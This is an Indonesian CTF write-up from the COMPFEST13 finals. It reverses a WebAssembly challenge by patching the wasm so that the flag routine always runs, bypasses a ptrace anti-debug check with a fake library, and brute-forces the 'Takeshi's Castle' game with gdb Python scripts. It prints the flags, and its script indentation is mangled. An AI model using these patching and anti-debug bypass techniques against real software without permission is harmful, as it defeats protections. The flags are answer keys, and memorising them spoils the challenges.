10312   w2c_l2 = w2c_i0;
10313   w2c_i0 = w2c_l2;
10314   w2c_g0 = w2c_i0;
10315   w2c_i0 = w2c_rand();
10316   w2c_l3 = w2c_i0;
10317   w2c_i0 = 2000u;
10318   w2c_l4 = w2c_i0;
10319   w2c_i0 = w2c_l3;
10320   w2c_i1 = w2c_l4;
10321   w2c_i0 = I32_REM_S(w2c_i0, w2c_i1);
10322   w2c_l5 = w2c_i0;
10323   w2c_i0 = w2c_l2;
10324   w2c_i1 = w2c_l5;
10325   i32_store((&w2c_memory), (u64)(w2c_i0) + 28, w2c_i1);
10326   w2c_i0 = w2c_l2;
10327   w2c_i0 = i32_load((&w2c_memory), (u64)(w2c_i0) + 28u);
10328   w2c_l6 = w2c_i0;
```

Setelah saya lakukan debugging pada browser , intinya dia bakal melakukan pengecekan terhadap rand()%2000 , jika sesuai maka dijalankanlah suatu fungsi w2c_f405 . Sempat stuck karena berusaha mencari cara untuk mengubah local variable pada browser ternyata tidak bisa. Jadi pakai solusi lain , yaitu patching terhadap wasm. Ubah ke wat , patch , konvert ke wasm lagi. Disini saya melakukan patching yang membuat fungsi 405 dijalankan apapun hasilnya

```
593     i32.lt_s
594     local.set 10
595     i32.const 0
596     local.set 11
597     local.get 10
598     local.get 11
599     i32.and
600     local.set 12
601     block  ;; label = @1
602       call 405
603       local.get 2
604       i32.load offset=28
605       local.set 13
606       i32.const 200
607       local.set 14
608       local.get 13
609       local.set 15
610       local.get 14
611       local.set 16
612       local.get 15
613       local.get 16
614       i32.lt_s
615       local.set 17
616       i32.const 1
617       local.set 18
618       local.get 17
619       local.get 18
620       i32.and
621       local.set 19
```

Selanjutnya setup http server lalu buka file html di lokal yang melakukan load terhadap patched wasm. Breakpoint pada instruksi setelah call 405 dan didapatkan address dari flag, disini sempet stuck lagi karena chrome terbaru ga bisa liat memory , jadinya downgrade dan bisa dapat flagnya.




```
kosong ~ ctf finalcompfest jal python2 solver.py
COMPFEST13{4H4_4N0tH3R_0N3_0F_tH3s3_4H4_3h3_b7393a1f2e}N0f0r0r0$_hWf!!!!
```

Flag : COMPFEST13{4H4_4N0tH3R_0N3_0F_tH3s3_4H4_3h3_b7393a1f2e}

Takeshi's Castle (500 pts)

Diberikan file elf 64 bit , selanjutnya kami lakukan decompile

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax

  if ( ptrace(PTRACE_TRACEME, 0LL, 1LL, 0LL) < 0 )
  {
    puts("HAHAHA...");
    while ( 1 )
      ;
  }
  initGame(33LL, 118LL);
  initscr();
  noecho();
  initcolor();
  mvprintw(1, 5, "[ GUIDE ] To move, choose the grid number using your keyboard.");
  while ( !isFinishedGrid(posRow, posCol) && step <= 36 )
  {
    displayMove((unsigned int)posRow, (unsigned int)posCol);
    v3 = wgetch(stdscr__NCURSES6_TINFO_5_0_19991023);
    movePlayer(v3);
    ++step;
  }
  showclosing();
  endwin();
  return 0;
}
```


Terdapat pengecekan debugger di awal yaitu menggunakan ptrace , bypass pengecekan tersebut dengan fake library.

```
long ptrace(int request, int pid, void *addr, void *data) {
        return 0;
}
```


Ketika saya coba run programnya , hasilnya sama persis dengan judul , yaitu benteng takeshi.

Jadi kemungkinan perpindahan yang bisa kita lakukan yaitu 1,2,3,4,5,6 . Tujuan dari kita sendiri ada di baris 18 kolom -2 . Berikut saya tandai X

Di awal saya coba lakukan patching terhadap fungsi yang memanggil meet demon , gampangnya ketika menghasilkan meet demon maka dia akan diam di tempat. Kode yang saya ubah ada di address 0x221C.



Namun tetap saja kita harus memainkannya , dan jumlah step juga tetap bertambah. Jadi saya pakai solusi lainnya yaitu bruteforce semua kemungkinan pintu , disini saya menyadari satu hal , yaitu ada beberapa kemungkinan untuk menuju ke X , cara paling cepat adalah dengan menerapkan algoritma dfs, namun disini saya tidak , saya melakukannya semi automated tapi sudah cukup cepat dikarenakan kemungkinannya tidak terlalu banyak. x



Untuk pengecekannya sendiri cukup simple , intinya return dari pemanggilan rdx disimpan ke array lalu lakukan hal yang sama ketika ditampilkannya prize, yaitu kurangi index ke-i dengan i-1 dimana i mulai dari 1.

```
for ( i = 1; i <= step; ++i )
  src[i - 1] = prize[4 * i] - prize[4 * i - 4];
strcat(dest, "Your prize: ");
strcat(dest, src);
```

Di awal saya coba lakukan automated bruteforce dengan script berikut

```
#!/usr/bin/python3
import string
class SolverEquation(gdb.Command):
	def __init__ (self):
	super (SolverEquation, self).__init__ ("solve-equation",gdb.COMMAND_OBSCURE)

	def invoke (self, arg, from_tty):
	zz = 2
	while zz!=37:
	check = zz
	f = open("data.txt","r").read()
	data = ["1","2","3","4","5","6"]
	for x in data:
		cnt = 0
		tmp = f+x
		g = open("data.txt","w")
		g.write(tmp)
		g.close()
		gdb.execute("r < data.txt")
		arr = []
		for i in range(zz):
		try:
		val = addr2num(gdb.selected_frame().read_register("eax"))
		arr.append(val)
		gdb.execute("c")
		if(i>0):
			# print(arr)
			if(chr((arr[i]-arr[i-1])&0xff) in string.printable[:-6]):
			cnt += 1
		except Exception as e:
		print(e)
		# print(arr)
		if(cnt==zz-1):
		fl = ""
		for z in range(1,len(arr)):
		fl += chr((arr[z] - arr[z-1])&0xff)
		if(fl=="COMPFESTd"):
		continue
		elif(fl=="COMPFEST{"):
		continue
		elif(fl=="COMPFEST13{hEy_YoU"):
		continue
		zz += 1
		print(z,fl)
		break
	if(zz==check):
		print(z,fl)
		break

def addr2num(addr):
```


```
        try:
        return int(addr)&0xffffffffffffffff  # Python 3
        except:
        return long(addr) # Python 2
SolverEquation()
```

Namun seperti yang saya bilang bahwa ada beberapa kemungkinan lain , jadi disini saya lanjutkan dengan semi automated.

```
#!/usr/bin/python3
import string
temp_arr = []
class SolverEquation(gdb.Command):
        def __init__ (self):
        super (SolverEquation, self).__init__ ("solve-equation",gdb.COMMAND_OBSCURE)

        def invoke (self, arg, from_tty):
        global temp_arr
        f = open("data.txt","r").read()
        data = ["1","2","3","4","5","6"]
        zz = len(f)+1
        for x in data:
        tmp = f + x
        g = open("data.txt","w")
        g.write(tmp)
        g.close()
        gdb.execute("r < data.txt")
        arr = []
        for i in range(zz):
                try:
                val = addr2num(gdb.selected_frame().read_register("eax"))
                arr.append(val)
                gdb.execute("c")
                except Exception as e:
                print(e)
        temp_arr.append(arr)
        for i,j in enumerate(temp_arr):
        tmp = ""
        for x in range(1,len(j)):
                try:
                tmp += chr((j[x]-j[x-1])&0xff)
                except Exception as e:
                tmp += '?'
        try:
                print(data[i],j,tmp)
        except Exception as e:
                print(tmp)
def addr2num(addr):
        try:
        return int(addr)&0xffffffffffffffff  # Python 3
        except:
```

```
        return long(addr) # Python 2
SolverEquation()
```

Ya caranya dengan tentukan sendiri kemungkinan flag yang tepat , namun jika kita salah ngga perlu harus benar benar mengulang , ingat benteng takeshi , jadi misal kita menuju ruang x lewat y , setelah dari x ternyata jalan yang mungkin hanya melalui a dan b. Maka jika kita ke ruang x melalui z nantinya dari x juga lewat a dan b untuk ke target akhir. Berikut hasil akhir dari percobaan saya



data.txt


```
56566543456161311112166555511211666l6
```

Flag : COMPFEST13{M1s50ldTvSh0w_29478c7c2f}

Misc

Sanity Check (50 pts)

Deploy instance dan buka webnya



Flag : COMPFEST13{good_luck_and_have_fun}